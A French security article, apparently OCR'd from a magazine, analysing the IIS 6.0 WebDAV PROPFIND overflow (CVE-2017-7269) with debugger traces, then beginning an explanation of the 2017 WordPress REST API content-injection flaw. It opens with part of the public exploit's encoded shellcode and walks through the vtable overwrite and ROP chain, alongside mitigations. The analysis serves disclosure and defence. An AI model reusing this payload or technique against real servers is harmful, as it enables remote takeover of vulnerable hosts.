癥招柴ㄩ栎清栀眴票氟墜舱鬦舶栀韃㉿ ㄩ梅潽鑼ρ栎+栉VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQ
I1AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944JB6X6MMV7O7Z8Z8Y8YZTMTJT1M017Y6Q01010ELSKS0ELS3SJM0K7T0J061K4K6U7W5KJLOLMR5ZNL0ZMV5L5LMX1ZL
P0V3L5O5SLZ5Y4PKT4P4O5O4U3YJL7NLU8PMP1QMTMK051P1Q0F6T00NZLL2K5U0O0X6P0NKS0L6P6S8S2O4Q1U1X06013W7M0B2X5O5R2O02LTLPMK7UKL1Y9T1Z7Q0FLW2R
KU1P7XKQ3O4S2ULR0DJN5Q4W1O0HMQLO3T1Y9V8V0O1U0C5LKX1Y0R2QMS4U9O2T9TML5K0RMP0E3OJZ2QMSNNKS1Q4L4O5Q9YMP9K9K6SNNLZ1Y8NMLML2Q8Q00ZU100Z9OK
R1M3Y5TJM7OLX8P3ULY7Y0Y7X4YMW5MJULY7R1MKRKQ5W0X0N3U1KLP9O1P1L3W9P5PO00F2SMXJNJMJS8KJNKPA>
```

Requête envoyée par le code d'exploitation

Suite à l'exécution du script, nous regardons les processus côté machine virtuelle et nous constatons qu'un processus « calc.exe » a bien été exécuté, celui-ci possédant des droits « NT AUTHORITY\NETWORK SERVICE ».



> Explication technique de la vulnérabilité

Comment IIS 6.0 traite une requête PROPFIND ?

Afin de comprendre la vulnérabilité et son exploitation, il est nécessaire de revenir sur la manière dont est traitée une requête PROPFIND intégrant un en-tête « IF » par un serveur IIS 6.0. En effet, la vulnérabilité provient d'un débordement de tampon lors du traitement de ce paramètre. Nous allons donc manipuler ce dernier afin d'analyser pas à pas cette vulnérabilité.

Commençons par l'envoi d'une requête légitime à notre serveur web. Dans cet exemple nous réutilisons donc la requête fonctionnelle suivante, expliquée précédemment.


```
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 0
If: <http://localhost/file1> (Not <locktoken:write1>)>
```

Avant même de réaliser une analyse dynamique du flux d'exécution de notre serveur web, nous pouvons nous demander quel traitement il doit réaliser. Tout d'abord, IIS doit comprendre que notre requête fait appel à la méthode PROPFIND liée à l'utilisation du protocole WebDAV. Il doit, par la suite, vérifier les différents en-têtes présents dans le header, et plus particulièrement l'en-tête « IF ». De plus, lors de l'analyse de ce dernier, une conversion de l'URL en un chemin vers le fichier « file1 » est nécessaire, afin d'en extraire les propriétés demandées.

« La vulnérabilité provient d'un débordement de tampon lors du traitement du paramètre IF »

Nous attachons donc notre debugger (ici WinDbg) au processus « w3wp.exe » (qui correspond au serveur web) et nous mettons un point d'arrêt sur la fonction « httpext!ScStoragePathFromUrl ». En effet, cette fonction est celle qui réalise le traitement de conversion d'URL en un chemin vers le fichier stocké sur le serveur. Mettre un point d'arrêt à ce niveau nous permet d'éviter d'analyser les étapes, réalisées par le serveur, n'étant pas responsables de la vulnérabilité décrite dans cet article.

Dès lors, nous pouvons observer les différents appels de fonctions :



Pile d'appels de fonctions lors du traitement d'une requête PROPFIND avec un en-tête "If"

Comme nous pouvons le constater, la bibliothèque « httpext.dll » est logiquement utilisée afin de traiter notre requête HTTP. De plus, les noms des fonctions sont assez représentatifs du traitement effectué.

L'appel à la fonction « HrCheckIfHeader » nous intéressera tout particulièrement puisque l'exploitation se fait via l'en-tête « IF » de l'en-tête de notre requête HTTP. Cette dernière fera d'ailleurs appel à la fonction « ScStoragePathFromUrl » au sein de laquelle le débordement de tampon est présent.

Comme il a été dit précédemment, l'exécution de la fonction « ScStoragePathFromUrl » permet de réaliser la conversion d'une URL pointant vers un fichier, en un chemin absolu, localement accessible par le serveur. La fonction « HrCheckIfHeader » transmet donc en paramètre les différentes URLs pouvant se trouver dans l'en-tête « IF », lors de l'appel à « ScStoragePathFromUrl ».

Dans notre cas, le premier appel à cette fonction permet de convertir l'URL « http://localhost/file1 » en un chemin d'accès au fichier « file1 », en l'occurrence « C:\inetpub\wwwroot\file1 ». Le dossier « C:\inetpub\wwwroot\ » correspond, en effet, au répertoire racine de l'application web.

Une fois ce traitement effectué, IIS retourne dans la fonction « HrCheckIfHeader » et regarde si un autre élément de l'en-tête « IF » doit être traité (aucun dans notre cas). Une fois cette étape terminée, le serveur réalise l'action demandée en utilisant les chemins absolus des fichiers, tout juste créés. Le serveur notifie alors le client que le traitement a correctement été effectué :

```
HTTP/1.1 207 Multi-Status
```

Code de retour d'une requête PROPFIND traitée avec succès par le serveur IIS

Déclenchement du débordement de tampon

Reprenons le code d'exploitation et remplaçons le shellcode par une série de caractères facilement repérables :

```
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 0
If: <http://localhost/aaaaaaaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA> (Not <locktoken:write1>) <http://localhost/bbbbbbb>
```

Requête PROPFIND avec un en-tête "If" composé de caractères facilement repérables

Nous envoyons la requête et nous constatons que le serveur n'a pas pu correctement traiter notre requête (code d'erreur 500).

```
HTTP/1.1 500 Internal Server Failure
```

Code de retour d'une requête PROPFIND dont le traitement par le serveur a échoué

De cette erreur, nous pouvons donc supposer que le traitement de cette URL trop longue a un impact sur le flux d'exécution du serveur. Nous relançons donc la requête, avec WinDbg en écoute sur le processus lié au serveur web. De plus, nous ajoutons un point d'arrêt au niveau de la fonction « httpext!ScStoragePathFromUrl », qui, comme nous avions pu le voir précédemment, réalise plusieurs opérations sur la chaîne de caractères stockée dans l'en-tête « IF ».

La première URL (ayant pour valeur « <http://localhost/aaaaaaa[Ax150]/> ») est donc envoyée à la fonction « httpext!ScStorage-PathFromUrl ». Son traitement semble s'effectuer correctement, notamment l'appel à la fonction « memcpy » qui permet de concaténer les chaînes de caractères « C:\inetpub\wwwroot » et « /aaaaaaa[Ax150] ».

```
rep movs dword ptr es:[edi],dword ptr [esi]   <-- Appel de memcpy

0:009> r edi
edi=00fff828       <-- Adresse de destination

0:009> dc esi      <-- Buffer source
01b6cea0  0061002f 00610061 00610061 00610061  /.a.a.a.a.a.a.a.
01b6ceb0  00410041 00410041 00410041 00410041  A.A.A.A.A.A.A.A.
01b6cec0  00410041 00410041 00410041 00410041  A.A.A.A.A.A.A.A.
01b6ced0  00410041 00410041 00410041 00410041  A.A.A.A.A.A.A.A.
```

État des registres lors de l'appel à la fonction "memcpy"

Le second appel à la fonction « httpext!ScStoragePathFromUrl » concerne l'URL « <http://localhost/bbbbbbb> ». Les traitements effectués se font correctement jusqu'au moment où la fonction « memcpy » est appelée.

```
0:009> r edi
edi=00410041       <-- Adresse de destination
0:009> dc esi      <-- Buffer source
00fff35c  003a0063 0069005c 0065006e 00700074  c.:.\.i.n.e.t.p.
00fff36c  00620075 0077005c 00770077 006f0072  u.b.\.w.w.w.r.o.
00fff37c  0074006f 0062005c 00620062 00620062  o.t.\.b.b.b.b.b.
```

États des registres suite au dépassement de tampon

Nous pouvons constater que l'adresse stockée dans le registre edi (vers laquelle la chaîne de caractères pointée par le registre esi doit être copiée) contient des caractères « A » (équivalent à 0x41).

Ces caractères ne sont pas là par hasard. En effet, le précédent appel à la fonction « memcpy » a dépassé la taille du buffer dans lequel devait être copiée notre première URL. Par conséquent, l'emplacement en mémoire contenant le pointeur (contenu

dans le registre edi) a été réécrit par les données présentes dans notre première URL. La valeur réécrite est censée contenir l'adresse mémoire vers l'emplacement dans lequel devait être copié le prochain chemin vers le fichier, en l'occurrence « C:\inetpub\wwwroot\bbbbbbb ».

Lorsque nous continuons l'exécution, la fonction « memcpy » essaie de copier un premier caractère pointé par le registre esi, et une erreur d'accès en mémoire se produit (« Access violation »). Cela est dû à l'adresse de destination invalide (0x00410041).

Erreur d'accès mémoire suite au dépassement de tampon

L'exploitation ?


Reprenons désormais le code d'exploitation original, activons à nouveau le debug et exécutons le code d'exploitation. Un point d'arrêt est à nouveau positionné au niveau de l'appel à « memcpy » afin de comprendre comment l'auteur du payload a pu tirer profit de ce dépassement mémoire.

Le premier appel à « memcpy » permet de réécrire la valeur contenue dans le registre contenant le pointeur vers l'adresse de destination du second « memcpy », de la même manière que dans le précédent exemple. Celui-ci n'est cependant pas réécrit par des caractères « A », mais c'est bien une adresse mémoire valide qui y est injectée.

Mais pourquoi copier le payload à une adresse spécifique ? Et bien c'est en copiant le payload à cet offset que l'attaquant est alors en mesure de réécrire l'adresse d'un pointeur vers une fonction stockée au sein d'un vtable (virtual method table). Ce type d'élément correspond à un tableau stockant en mémoire plusieurs adresses pointant vers des fonctions (équivalent à un tableau de pointeur sur fonction).

L'attaquant a donc pour objectif de réécrire le contenu de l'adresse pointant vers cette fonction, via le second appel à « memcpy ». Cela lui permet ainsi de rediriger le flux d'exécution du programme.

Après l'appel de cette fonction, contrôlé par l'attaquant, s'ensuit l'exécution de plusieurs courtes instructions, situées en zone mémoire exécutable (gadgets). Celles-ci, cumulées les unes aux autres, permettent de créer un appel à notre shellcode. Cette technique dite de ROP Chain (littéralement Programmation orientée retours chaînés) permet, grâce à la mise bout à bout de ces gadgets et aux différentes instructions (ret, pop...) qui les composent, de s'affranchir des mécanismes de protection contre les attaques.



Redirection du flux d'exécution par l'attaquant et exécution d'un gadget

Les deux principaux mécanismes de sécurité protégeant la mémoire d'un programme sont l'ASLR (Address space layout randomization) qui complexifie l'identification de l'adresse où le code malveillant est localisé dans la mémoire, et la DEP (Data Execution Prevention) qui rend une portion de la mémoire non exécutable.

Bien que l'ASLR ne soit pas implémentée nativement sur Windows Server 2003 R2 (uniquement à partir de Windows Vista), la DEP, elle, y est bien présente. C'est donc dans le but de contourner ce mécanisme que l'auteur du payload a employé une technique de ROP Chain.

Enfin, suite aux différents gadgets appelés, nous pouvons arriver, via le débuggeur, à l'exécution de notre shellcode. Cela a pour effet de déclencher l'ouverture d'une calculatrice :

```
0:009> dc ecx+1F
68031633  636c6163 6578652e 34100000 35004f00  calc.exe..4.O.5
68031643  34004f00 33005500 4a005900 37004c00  .O.4.U.3.Y.J.L.7
68031653  4c004e00 38005500 4d005000 31005000  .N.L.U.8.P.M.P.1
68031663  4d005100 4d005400 30004b00 31003500  .Q.M.T.M.K.0.5.1
68031673  31005000 30005100 36004600 30005400  .P.1.Q.0.F.6.T.0
68031683  4e003000 4c005a00 32004c00 35004b00  .0.N.Z.L.L.2.K.5
68031693  30005500 30004f00 36005800 30005000  .U.0.O.0.X.6.P.0
680316a3  4b004e00 30005300 36004c00 36005000  .N.K.S.0.L.6.P.6
0:009> p
eax=77ea411e ebx=7ffe0300 ecx=68031614 edx=876f8b31 esi=68031460 edi=680124e3
eip=77ea411e esp=680313f8 ebp=68031581 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
kernel32!WinExec:
```

Exécution de calc.exe


Exécution du binaire "calc.exe" via le code d'exploitation

Et en résumé ?

Cette vulnérabilité, qui peut sembler complexe de prime abord, peut être résumée en 3 grandes étapes. Celles-ci ont lieu lors du traitement du contenu de l'en-tête « If », de la requête PROPFIND malveillante. Lors de la première phase, un attaquant ayant fait usage du code d'exploitation originel va déclencher un premier dépassement de tampon lors du traitement de l'URL n° 1, par la fonction « memcpy ». Ce dépassement de tampon va permettre à l'attaquant de réécrire l'adresse où sera stockée la seconde URL en mémoire (URL n° 2).

Par la suite, le traitement de l'URL n° 2 par la fonction « memcpy » aura pour effet de copier à l'emplacement mémoire, précédemment réécrit, le contenu du payload. Cette adresse mémoire n'est pas choisie par hasard, car son contenu sera appelé par la suite.

En effet, suite au traitement des deux URLs, le serveur IIS va faire appel à une fonction située à un espace mémoire prédéfini. Le contenu stocké à cet emplacement mémoire ne contient alors plus le code originel à exécuter, mais bien notre payload. Ce payload sera dès lors exécuté et le serveur compromis.



> Correction et solution de contournement

Comme nous avons pu le voir lors de la présentation des services impactés, cette vulnérabilité est présente au sein de IIS 6.0 et donc uniquement sur Windows Server 2003 R2. Cependant, cette version n'est plus maintenue par Microsoft depuis le 14 juillet 2015. Aucune mise à jour officielle ne sera donc fournie par l'éditeur.

Par ailleurs, un correctif non officiel, proposé et expliqué par l'équipe 0patch, a été mis en ligne afin d'éviter la migration vers une version supérieure de Windows Server. Bien que cette solution semble être la plus simple à mettre en œuvre, il est important de noter qu'aucune analyse n'a été réalisée par XMCO concernant ce correctif. Une bonne pratique consiste à ne pas installer de contenu non maîtrisé, comme celui-ci, sans avoir de garantie sérieuse sur son contenu et son impact sur le système.

Une première solution efficace de contournement consiste simplement à vérifier si l'activation du protocole WebDAV sur notre serveur est nécessaire au bon fonctionnement de nos services. En effet, la simple désactivation de ce protocole (désactivé par défaut sur IIS 6.0) permet d'endiguer rapidement et simplement l'exploitation de cette vulnérabilité. Une fois désactivé, le serveur web ne répondra plus aux requêtes utilisant la méthode PROPFIND, cette requête étant propre à WebDAV et non essentielle au fonctionnement d'un serveur web.

Par ailleurs, nous avons pu voir tout au long de cet article que l'exploitation de cette vulnérabilité suit un processus bien précis. En effet, cette faille de sécurité exploite un débordement de tampon sur l'en-tête « If » d'une requête HTTP faisant l'utilisation de la méthode PROPFIND.

Une contre-mesure efficace serait donc d'analyser les paquets transitant vers l'application, exposée sur le web via un serveur IIS 6.0, selon les marqueurs suivants :

- Requête utilisant la méthode PROPFIND ;
- Requête contenant un en-tête conditionnel avec un « If ».

Ces deux conditions remplies, une analyse du contenu de l'en-tête « If » permettra de s'assurer ou non d'une tentative d'exploitation de la CVE sur notre serveur.

Cette technique d'analyse du trafic, appelée « analyse en profondeur des paquets » (Deep Packet Inspection), peut être réalisée via l'utilisation d'un Web Application Firewall. Cet élément, placé en amont d'un serveur web, permettra de filtrer le trafic web afin de détecter différents marqueurs potentiellement synonymes d'une attaque contre l'une de nos applications web.

Pour finir, une des pratiques essentielles en matière de sécurité informatique reste et restera toujours de migrer vers les versions plus récentes d'un composant logiciel que ce soit via l'application des mises à jour et correctifs de sécurité, mais également en installant les nouvelles versions du logiciel. Les éditeurs de logiciels ne peuvent pas perpétuellement maintenir les anciennes versions de leurs programmes, chacun d'entre eux a par conséquent une durée de vie limitée. Il est donc essentiel lors du choix d'une technologie d'anticiper ces migrations.

Cette recommandation s'applique au contexte de notre article. En effet, il est essentiel de migrer vers une version de Windows Server, et donc d'IIS, maintenue par Microsoft. Outre les nombreuses améliorations en termes de sécurité et de fonctionnalités, le fait que la solution soit maintenue par l'éditeur permettra de se protéger au mieux des futures vulnérabilités pouvant être trouvées au cours des prochaines années, que ce soit sur IIS 6.0 ou plus généralement sur Microsoft Server 2003.

> Conclusion

Comme vous aurez pu le voir au cours de cet article, la CVE-2017-7269 est présente selon des conditions bien spécifiques (IIS 6.0 et WebDAV activés). Cependant, bien que ces prérequis ciblent d'anciennes versions de Windows Server 2003, cette vulnérabilité reste critique de par son impact et sa facilité d'exploitation.

Le fait que la vulnérabilité soit présente lors du traitement de la requête fait qu'aucun chemin vers une ressource particulière n'a à être spécifié pour l'exploiter. Sa détection à grande échelle est donc simplifiée. En effet, un outil scannant les différentes IP publiques, et exécutant le script permet de découvrir assez facilement les différents serveurs vulnérables, le résultat étant la prise de contrôle du serveur, avec tous les dommages qui peuvent en découler.

Propriétaires de serveur IIS 6.0, pas une seconde à perdre, dépêchez-vous de mettre en place les contre-mesures listées précédemment !

Références

- [1] https://github.com/edwardz246003/IIS_exploit
- [2] https://www.cvedetails.com/cve/CVE-2017-7269/
- [3] https://blog.trendmicro.com/trendlabs-security-intelligence/iis-6-0-vulnerability-leads-code-execution/
- [4] https://www.bleepingcomputer.com/news/security/new-iis-6-0-zero-day-exploited-in-live-attacks-since-july-2016/
- [5] http://www.WebDAV.org/other/faq.html
- [6] http://seclists.org/snort/2017/q1/731
- [7] https://0patch.blogspot.fr/2017/03/0patching-immortal-cve-2017-7269.html
- [8] https://www.helpnetsecurity.com/2017/03/30/cve-2017-7269/
- [9] https://developer.mozilla.org/fr/docs/Web/HTTP/Conditional_requests
- [10] https://tools.ietf.org/html/rfc2518

Failles web - Partie #2 : 11 questions pour comprendre la dernière vulnérabilité de l'API Rest WordPress

Par Jean-Christophe PELLAT

> Préambule

Quelques jours après la sortie de la version 4.7.2 de WordPress, l'éditeur signalait la correction d'une vulnérabilité critique affectant l'API REST du CMS. Découverte par les chercheurs en sécurité de l'entreprise SUCURI, la vulnérabilité a été publiquement dévoilée le 1er février 2017.

Qu'en est-il vraiment ? Nous vous proposons de répondre à cela en 11 questions pour mieux comprendre cette faille et son exploitation.

> 1. Qu'est-ce que WordPress ?

WordPress est un système de gestion de contenu (CMS) sous licence libre créé en 2003 et basé sur le langage PHP. Celui-ci permet de créer facilement un site web grâce à un gestionnaire de thèmes, un panneau d'administration ainsi que de nombreuses fonctionnalités. WordPress est principalement utilisé pour générer des sites vitrine et des blogs. En outre, il peut également être utilisé pour réaliser des sites de e-commerce.

Extrêmement populaire, 27% des sites sur Internet reposaient sur WordPress en décembre 2016. Cette popularité fait de WordPress une application particulièrement sensible, tant les vulnérabilités découvertes peuvent affecter un nombre d'utilisateurs conséquents.

> 2. Qu'est-ce qu'une API REST ?

Une API (Application Programming Interface) est un ensemble normalisé d'interfaces (classes, méthodes ou fonctions) permettant d'interagir avec un programme.

Une API REST (Representational State Transfer) est plus précisément un protocole client-serveur « sans état », permettant de communiquer avec un programme. HTTP est le principal protocole utilisé dans le cadre des API REST.

Une API REST octroie donc la capacité de communiquer avec un site ou une application depuis un autre site, de manière programmable et automatisable. Elle rend ainsi possibles la communication et la récupération de données entre applications, sans avoir besoin d'accéder au site à partir d'un navigateur. Généralement, une API REST permet d'interagir via l'envoi de requêtes HTTP sous forme d'un schéma d'URL correspondant à des commandes. Les réponses reçues sont au format JSON (Javascript Object Notation) ou parfois au format XML.

La sécurisation des échanges se fait généralement par la mise à disposition, par le fournisseur de l'API, d'une « clé d'API » unique par client.

L'API REST de WordPress a été introduite dans la version 4.4 le 8 décembre 2015 et elle est activée par défaut depuis la version 4.7. Elle n'utilise pas de clé d'API, mais se base nativement sur le cookie généré après connexion au Dashboard WordPress. En revanche, dans le cas d'utilisation d'applications distantes, il est possible d'utiliser d'autres moyens d'authentification.

> 3. Quelle est la vulnérabilité ?

La vulnérabilité résulte d'un problème de traitement d'un paramètre reçu par l'API. En envoyant une requête HTTP spécialement conçue sur l'API REST exposée publiquement sur Internet, un utilisateur non authentifié est en capacité de modifier entièrement un article ou une page du site vulnérable, sans aucune restriction.

> 4. Quels sont les impacts liés à l'exploitation de cette vulnérabilité ?

Cette vulnérabilité permet de modifier le titre d'un article et son contenu. Par conséquent, cette vulnérabilité peut impacter l'image d'une entreprise.

Étant donné que cette faille permet de modifier le contenu d'un article, on peut également penser à des attaques de type « blackhat SEO » visant à développer son référencement grâce à l'insertion de contenu et de « backlinks » au sein d'un site à fort trafic, ou au contraire « polluer » un site cible afin d'affaiblir son référencement.

En outre, un site équipé d'un plugin WordPress permettant d'insérer du code arbitraire (par exemple le plugin « Insert PHP ») permet à un attaquant de prendre le contrôle du site, voire du serveur sous-jacent en utilisant le système de « short-codes » de WordPress.

> 5. D'où provient la vulnérabilité ?


La vulnérabilité provient d'un défaut de vérification dans le traitement du paramètre « id » reçu par l'API Rest et d'un mauvais design de la fonction de contrôle d'accès (fonctionnement en mode liste noire).

Cas d'un scénario d'utilisation légitime

Afin d'éditer l'article « Hello World », présent par défaut et ayant l'identifiant n°1 , il est nécessaire d'envoyer la requête authentifiée suivante :

- **Requête**: http://localhost:8888/wp-json/wp/v2/posts/1
- **Contenu POST de la requête** : 1&title=Article1&content=Bonjour

Envoi des paramètres sur l'API WordPress de notre site cible



À la réception de la requête, l'API de WordPress vérifie si l'utilisateur dispose des droits d'écriture sur l'article spécifié. Pour ce faire, elle récupère l'identifiant de l'article passé en argument au sein de la requête HTTP POST **(1)**.

« L'exploitation de la vulnérabilité est très simple, il suffit d'envoyer à l'API REST un paramètre « id » spécialement conçu »

L'objet contenant l'article est récupéré via son ID puis envoyé à la méthode de vérification de droits **(2)**. Cette méthode vérifie plusieurs points :

- L'utilisateur a-t-il le droit de modifier l'article ?
- L'utilisateur a-t-il le droit de modifier cet article, dont il n'est pas l'auteur ?
- L'utilisateur a-t-il le droit d'épingler cet article ?
- L'utilisateur a-t-il le droit d'assigner des mots clés à l'article ?

Dans le cas où l'une de ces conditions est fausse, une erreur est levée. La fonction informe donc l'utilisateur qu'il ne pourra pas modifier l'article souhaité. Néanmoins, **si aucune de ces conditions n'est vérifiée, l'utilisateur est tout de même autorisé à modifier l'article**. La fonction renvoie « true » et le processus peut donc continuer normalement.

update_item_permissions_check (class-wp-rest-posts-controller.php)

Cette structure de vérification (liste noire) engendre un problème : l**a fonction autorise un utilisateur non authentifié à modifier un article non existant**. En effet, si on fournit un identifiant lié à aucun article (exemple : 'aaa', '100000000', etc.), aucune des conditions listées ne sera vérifiée. Le comportement par défaut étant d'autoriser, la méthode de vérification renvoie 'true'.

Une fois les vérifications réalisées, l'API va exécuter le processus de mise à jour de l'article :

✚ L'identifiant d'origine est récupéré **(3)** à partir de la requête POST.

✚ Ce dernier est ensuite converti en « entier » (cast) par sécurité (seule la partie numérique de l'expression est conservée) **(4)**. En effet, convertir (cast) un paramètre en un entier (int), permet de se protéger contre des attaques de type applicatives (Injection SQL ou XSS par exemple) et de s'affranchir de l'utilisation de caractères spéciaux.

✚ L'article est ensuite récupéré à partir de l'identifiant précédemment converti **(5)**. Une erreur sera donc levée si l'identifiant n'est pas lié à un article existant (exemple : 'aaa', '100000000', etc.). L'API WordPress informera l'utilisateur que l'article n'a pu être trouvé.

✚ Pour finir, l'article récupéré est mis à jour **(6)**.


Cas d'un scénario d'exploitation

Vous l'aurez donc compris, l'exploitation de cette vulnérabilité nécessite de remplir 2 conditions :

✚ **Fournir un identifiant non valide afin de contourner l'étape de vérification des droits utilisateurs.**

✚ **Fournir un identifiant, qui lorsqu'il sera converti (cast) en entier pointera sur un article existant.**

Pour réaliser cette astuce, il faut utiliser des propriétés spécifiques du langage PHP, appelé « type-juggling ». Le type-juggling est un comportement de PHP qui permet la conversion du type d'une variable en fonction de son contexte d'utilisation. Par exemple : une variable contenant une chaîne de caractères « 123Payload » est convertie (cast) en 'entier'. La conversion permet de conserver uniquement la partie numérique de la chaîne de caractères. Le type-juggling convertira alors le type de la variable d'une chaine de caractères (string) vers un entier (int).



